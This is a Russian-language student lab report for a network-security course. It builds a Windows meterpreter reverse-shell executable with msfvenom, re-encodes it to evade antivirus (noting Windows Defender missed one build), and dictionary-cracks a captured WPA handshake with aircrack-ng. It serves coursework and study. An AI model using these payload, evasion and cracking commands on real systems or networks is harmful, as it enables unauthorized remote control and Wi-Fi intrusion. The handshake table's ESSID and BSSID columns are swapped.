
Отчет к шестой домашней работе по дисциплине «Безопасность проводных и беспроводных сетей».


Выполнил Хаукка Станислав.

1.Доделать задания с metasploit+encoders

С помощью msfvenom заинкодил meterpreter несколько раз разными алгоритмами и закинул на целевую машину.




```
root@kali:/media/sf_Share# msfvenom -p windows/x64/meterpreter/reverse_tcp lhost=192.168.0.104 lport=448 --format=exe -o exe.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 510 bytes
Final size of exe file: 7168 bytes
Saved as: exe.exe
```



DETECTION | DETAILS | RELATIONS | BEHAVIOR | COMMUNITY

Security Vendors' Analysis

Ad-Aware	Trojan.Metasploit.A	AhnLab-V3	Trojan/Win64.Shelma.R274246
ALYac	Trojan.Metasploit.A	Avast	Win64:Evo-gen [Susp]
AVG	Win64:Evo-gen [Susp]	Avira (no cloud)	TR/Crypt.XPACK.Gen7
BitDefender	Trojan.Metasploit.A	CrowdStrike Falcon	Win/malicious_confidence_100% (D)
Cybereason	Malicious.759f59	Cylance	Unsafe
Cynet	Malicious (score: 100)	Cyren	W64/S-c4a4ef26!Eldorado
DrWeb	BackDoor.Shell.244	Elastic	Malicious (high Confidence)
Emsisoft	Trojan.Metasploit.A (B)	eScan	Trojan.Metasploit.A
ESET-NOD32	Win64/Rozena.J	F-Secure	Trojan.TR/Crypt.XPACK.Gen7

```
root@kali:/media/sf_Share# msfvenom -p windows/x64/meterpreter/reverse_tcp lhost=192.168.0.104 lport=448 -x exe.exe -e x86/shikata_ga_nai -i 177 -f exe >exe2.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
Found 1 compatible encoders
Attempting to encode payload with 177 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 537 (iteration=0)
x86/shikata_ga_nai succeeded with size 564 (iteration=1)
x86/shikata_ga_nai succeeded with size 591 (iteration=2)
x86/shikata_ga_nai succeeded with size 618 (iteration=3)
x86/shikata_ga_nai succeeded with size 645 (iteration=4)
x86/shikata_ga_nai succeeded with size 672 (iteration=5)
x86/shikata_ga_nai succeeded with size 699 (iteration=6)
x86/shikata_ga_nai succeeded with size 726 (iteration=7)
x86/shikata_ga_nai succeeded with size 753 (iteration=8)
x86/shikata_ga_nai succeeded with size 780 (iteration=9)
x86/shikata_ga_nai succeeded with size 807 (iteration=10)
x86/shikata_ga_nai succeeded with size 834 (iteration=11)
x86/shikata_ga_nai succeeded with size 861 (iteration=12)
x86/shikata_ga_nai succeeded with size 888 (iteration=13)
x86/shikata_ga_nai succeeded with size 915 (iteration=14)
```

44 / 68

Community Score

44 security vendors and no sandboxes flagged this file as malicious

7439cf97a48521e41f944a1104515e2acaccdc3dc75a7684edc7b0167a927265

exe2.exe

64bits assembly invalid-rich-pe-linker-version peexe spreader

13.00 KB Size

2022-05-03 12:54:39 UTC a moment ago


EXE

DETECTION DETAILS BEHAVIOR COMMUNITY

Security Vendors' Analysis

Acronis (Static ML)	Suspicious	Ad-Aware	Trojan.Metasploit.A
AhnLab-V3	Trojan/Win64.RL_Generic.R359407	ALYac	Trojan.Metasploit.A
Arcabit	Trojan.Metasploit.A	Avast	Win64:Evo-gen [Susp]
AVG	Win64:Evo-gen [Susp]	Avira (no cloud)	TR/Crypt.XPACK.Gen7
BitDefender	Trojan.Metasploit.A	ClamAV	Win.Trojan.MSShellcode-6360730-0
CrowdStrike Falcon	Win/malicious_confidence_100% (D)	Cybereason	Malicious.0896d9
Cylance	Unsafe	Cynet	Malicious (score: 100)
Cyren	W64/Rozena.AE.gen!Eldorado	DrWeb	BackDoor.Shell.244
Elastic	Malicious (high Confidence)	Emsisoft	Trojan.Metasploit.A (B)
eScan	Trojan.Metasploit.A	ESET-NOD32	A Variant Of Win64/Rozena.J
Fortinet	W64/Rozena.Jltr	GData	Win64.Trojan.Rozena.A


```
root@kali:/media/sf_Share# msfvenom -p windows/x64/meterpreter/reverse_tcp lhost=192.168.0.104 lport=448 -x exe2.exe -e x86/alpha_upper -i 5 -f exe >exe3.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
Found 1 compatible encoders
Attempting to encode payload with 5 iterations of x86/alpha_upper
x86/alpha_upper succeeded with size 1089 (iteration=0)
x86/alpha_upper succeeded with size 2247 (iteration=1)
x86/alpha_upper succeeded with size 4563 (iteration=2)
x86/alpha_upper succeeded with size 9195 (iteration=3)
x86/alpha_upper succeeded with size 18458 (iteration=4)
x86/alpha_upper chosen with final size 18458
Payload size: 18458 bytes
Final size of exe file: 32256 bytes
```



Из интересного: после alpha_upper встроенный экран windows 10 не почувствовал зловредный файл.

Virustotal разумеется идентифицировал файл как вредоносный многими движками.

Пытался проэксплуатировать и подключиться, но на стороне жертвы программа падала…(



2.Ознакомиться с утилитами работы wifi

С утилитами из серии air... знаком, т.к. уже занимался мониторингом сетей альфой.

3.Разобрать дамп wpa.full.cap, найти хэндшейки в дампе, и попробовать сбрутить(показывал на уроке)

Проверил полноту дампа и запустил аиркрэк для его анализа. Нашел 1 рукопожатие а также mac и имя сети:

```
┌──(root㉿kali)-[/home/kali/Downloads/ГБ_материалы_уроков/Урок 6]
└─# cowpatty -r wpa.full.cap -c
cowpatty 4.8 - WPA-PSK dictionary attack. <jwright@hasborg.com>

Collected all necessary data to mount crack against WPA/PSK passphrase.

┌──(root㉿kali)-[/home/kali/Downloads/ГБ_материалы_уроков/Урок 6]
└─# aircrack-ng wpa.full.cap
Reading packets, please wait...
Opening wpa.full.cap
Read 15 packets.

   #  BSSID              ESSID                     Encryption

   1  00:14:6C:7E:40:80  teddy                     WPA (1 handshake)

Choosing first network as target.

Reading packets, please wait...
Opening wpa.full.cap
Read 15 packets.

1 potential targets

Please specify a dictionary (option -w).
```

Запустил перебор по словарю и нашел пароль:

```
┌──(root㉿kali)-[/home/kali/Downloads/ГБ_материалы_уроков/Урок 6]
└─# aircrack-ng -w /home/kali/Downloads/rockyou.txt -b 00:14:6C:7E:40:80 wpa.full.cap
Reading packets, please wait...
Opening wpa.full.cap
Read 15 packets.

1 potential targets
```

```
                               Aircrack-ng 1.6

      [00:00:30] 60649/14344391 keys tested (1995.22 k/s)

      Time left: 1 hour, 59 minutes, 18 seconds                      0.42%

                             KEY FOUND! [ 44445555 ]


      Master Key     : 17 4F E9 A8 9F 52 85 FF 0B 7F A3 05 03 DB 38 93
                       75 15 D2 0B CE 17 D8 E2 EE 36 90 F0 47 B4 C5 0E

      Transient Key  : 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
                       00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
                       00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
                       00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

      EAPOL HMAC     : AE 83 8A AD 75 5C 16 1D 08 87 CD 2C F3 8C AE 60
```

4.Найти хендшейк в предложенных дампах. Назвать ESSID, BSSID и канал атакованной сети, имя файла с EAPOL-пакетами.

Файл	ESSID	BSSID
Dump-01.cap	D4:21:22:34:D7:B4	MGTS_GPON_7881
Dump-02.cap	D4:21:22:34:D7:B4	MGTS_GPON_7881
Wpa.full.cap	00:14:6C:7E:40:80	Teddy
Dump_hashcat.cap.cap	D4:6E:0E:D5:C9:1E	Floor13
	E0:3F:49:21:6E:88	BP26

```
┌──(root㉿kali)-[/home/kali/Downloads/ГБ_материалы_уроков/Урок 6]
└─# aircrack-ng dump-01.cap
Reading packets, please wait...
Opening dump-01.cap
Read 4715 packets.

   #  BSSID              ESSID                     Encryption

   1  D4:21:22:34:D7:B4  MGTS_GPON_7881            WPA (0 handshake)

Choosing first network as target.

Reading packets, please wait...
Opening dump-01.cap
Read 4715 packets.

1 potential targets

Please specify a dictionary (option -w).
```

```
┌──(root㉿kali)-[/home/kali/Downloads/ГБ_материалы_уроков/Урок 6]
└─# aircrack-ng dump-02.cap
Reading packets, please wait...
Opening dump-02.cap
Read 3937 packets.

   #  BSSID              ESSID                     Encryption

   1  D4:21:22:34:D7:B4  MGTS_GPON_7881            WPA (1 handshake)

Choosing first network as target.

Reading packets, please wait...
Opening dump-02.cap
Read 3937 packets.

1 potential targets

Please specify a dictionary (option -w).
```

```
┌──(root㉿kali)-[/home/kali/Downloads/ГБ_материалы_уроков/Урок 6]
└─# aircrack-ng Dump_HashCat.cap.cap
Reading packets, please wait...
Opening Dump_HashCat.cap.cap
Read 504246 packets.

   #  BSSID              ESSID                     Encryption

   1  D4:6E:0E:D5:C9:1E  Floor13                   WPA (1 handshake)
   2  E0:3F:49:21:6E:88  BP26                      WPA (0 handshake)

Index number of target network ? 1

Reading packets, please wait...
Opening Dump_HashCat.cap.cap
Read 504246 packets.
```

Где достать номер канала не понял, как и что он нам особого даст.